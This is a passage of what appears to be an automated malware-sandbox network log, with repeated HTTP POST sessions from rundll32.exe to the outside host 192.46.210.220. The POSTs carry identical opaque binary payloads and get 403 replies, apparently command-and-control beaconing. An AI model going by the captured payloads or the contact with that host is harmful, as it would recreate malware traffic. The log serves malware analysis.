2021-10-28 03:08:55 UTC	294	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:08:56 UTC	299	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:08:56 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49809	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:14 UTC	29	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:14 UTC	30	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:14 UTC	39	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:14 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.4	50090	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:08:59 UTC	299	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:08:59 UTC	299	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:00 UTC	309	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:00 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.4	50091	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:00 UTC	304	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:00 UTC	304	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:00 UTC	309	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:00 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.4	50106	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:03 UTC	309	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:03 UTC	309	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:04 UTC	319	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:04 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.4	50107	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:03 UTC	314	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:03 UTC	314	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:04 UTC	319	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:04 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.4	50114	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:07 UTC	319	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:07 UTC	319	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:08 UTC	329	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:08 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.4	50115	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:07 UTC	324	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:07 UTC	324	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:08 UTC	329	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:08 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.4	50122	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:11 UTC	329	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:11 UTC	329	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:12 UTC	339	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:12 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.4	50123	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:11 UTC	334	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:11 UTC	334	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*oI+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:12 UTC	339	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:12 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.4	50130	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:15 UTC	339	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:15 UTC	339	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:16 UTC	349	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:16 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.4	50131	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:15 UTC	344	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:15 UTC	344	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: $SYCkN#@QN`hB.h\-%ynG`3k7;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:16 UTC	349	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:16 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49810	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:07:14 UTC	34	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:07:14 UTC	34	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:07:15 UTC	39	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:07:15 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.4	50138	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:19 UTC	349	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:19 UTC	349	OUT	Data Raw: 37 52 40 b0 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: 7R@$SYCkN#@QN`hB.h\-%ynG`3kV;Sg`AT1]>pL2LeTc]#*ol+$.~4W1Q<r82!j_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 03:09:20 UTC	359	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 03:09:19 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.4	50139	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 03:09:19 UTC	354	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 03:09:19 UTC	354	OUT	Data Raw: cc b6 10 bf 10 0b 24 a3 53 b2 59 a3 43 6b 4e 93 e6 ae 23 f9 a6 ad a5 40 51 1d da c9 df 00 c6 4e f5 f1 ef 60 68 05 8a b1 91 aa f0 bb 82 42 ca d8 fa ef 2e 68 c1 0d 1d 1a 5c 2d dd 0c 25 16 79 a5 6e fc 97 00 47 a0 60 95 0b eb dc 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 